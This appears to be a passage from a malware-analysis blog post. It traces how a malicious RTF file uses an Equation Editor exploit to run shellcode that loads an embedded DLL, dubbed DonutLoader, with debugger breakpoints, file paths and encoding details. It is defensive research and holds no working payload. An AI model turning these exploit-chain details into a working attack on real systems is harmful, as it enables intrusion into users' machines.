
A cursory look at the RTF reveals an embedded object like this:




Which turns out to be a PE named “muka.dll”. Take note of the path “C:\Users\Dev\Desktop\07082020_8570_S\”



Then there is also this other embedded object. Notice how there is a very long NOP sled within, which hints to us that this object is some code (probably the exploit):




Indeed, when we inspect this object, there’s a suspicious “tion.3” string in there, which reminds us of “Equation.3”. Very likely, we are looking at a CVE-2017–11882 or CVE-2018–0802 exploit again. Let’s see what the exploit tries to do. We can find the beginning of the exploit shellcode after identifying the “Font record” header.



In the earlier RTF analysis, we found an address that leads to where the MTEF data is found. Maybe use it again here:

```
> ba r4 0x45BD3C
```

Bingo!




Put a breakpoint on where the shellcode begins (in this case, 0x618efa). But it didn’t get hit. Maybe it got copied somewhere else before getting executed? Try


```
> ba r1 0x618efa
```

Looks like we are right!

```
> bp 0x18f318
```




Notice that the shellcode is seeking an address 2*0x7F starting from the MTEF header (0x5B8F0 + 0x7F + 0x7F), push this address to the stack, and then return to this address.



Taking a quick look at the shellcode in IDA, seems that the shellcode is trying to load muka.dll.

Confirm this with the debugger. The shellcode calls the export “zenu” of muka.dll.




It turns out that muka.dll is a DonutLoader. I'll get to its analysis in awhile.

Macros and DonutLoader

DonutLoader can also be embedded within the maldoc and executed via macro.

macro

embedded object 1 filename


embedded object 2 filename

Within 1d9ede11b34a20d4947f01432cea088dbefa911f02afaae9095673f56a76eafa, there are 2 embedded objects (as shown in screen captures above):


· C:\Users\Dev\AppData\Local\Temp\written.dll

· C:\Users\Dev\AppData\Local\Temp\s

Note also the paths “C:\Users\Dev\Desktop\Macro_Xls_1704_S” and “C:\Users\Dev\Desktop\01052020_MacroXlsEmb_S” which will help us to find more samples.

Written.dll is a PE in plain, while s is a 0x98-XORed PE.

embedded object 1: written.dll



embedded object 2: s

These files are DonutLoaders. OK, coming up next is their analysis finally!

DonutLoader

The name came about because I repeatedly mistyped the group name “Donot” as “Donut” when writing notes about these samples. Folks at PTSecurity [2] did analysis on some similar samples and called them “Lo2 loaders”.

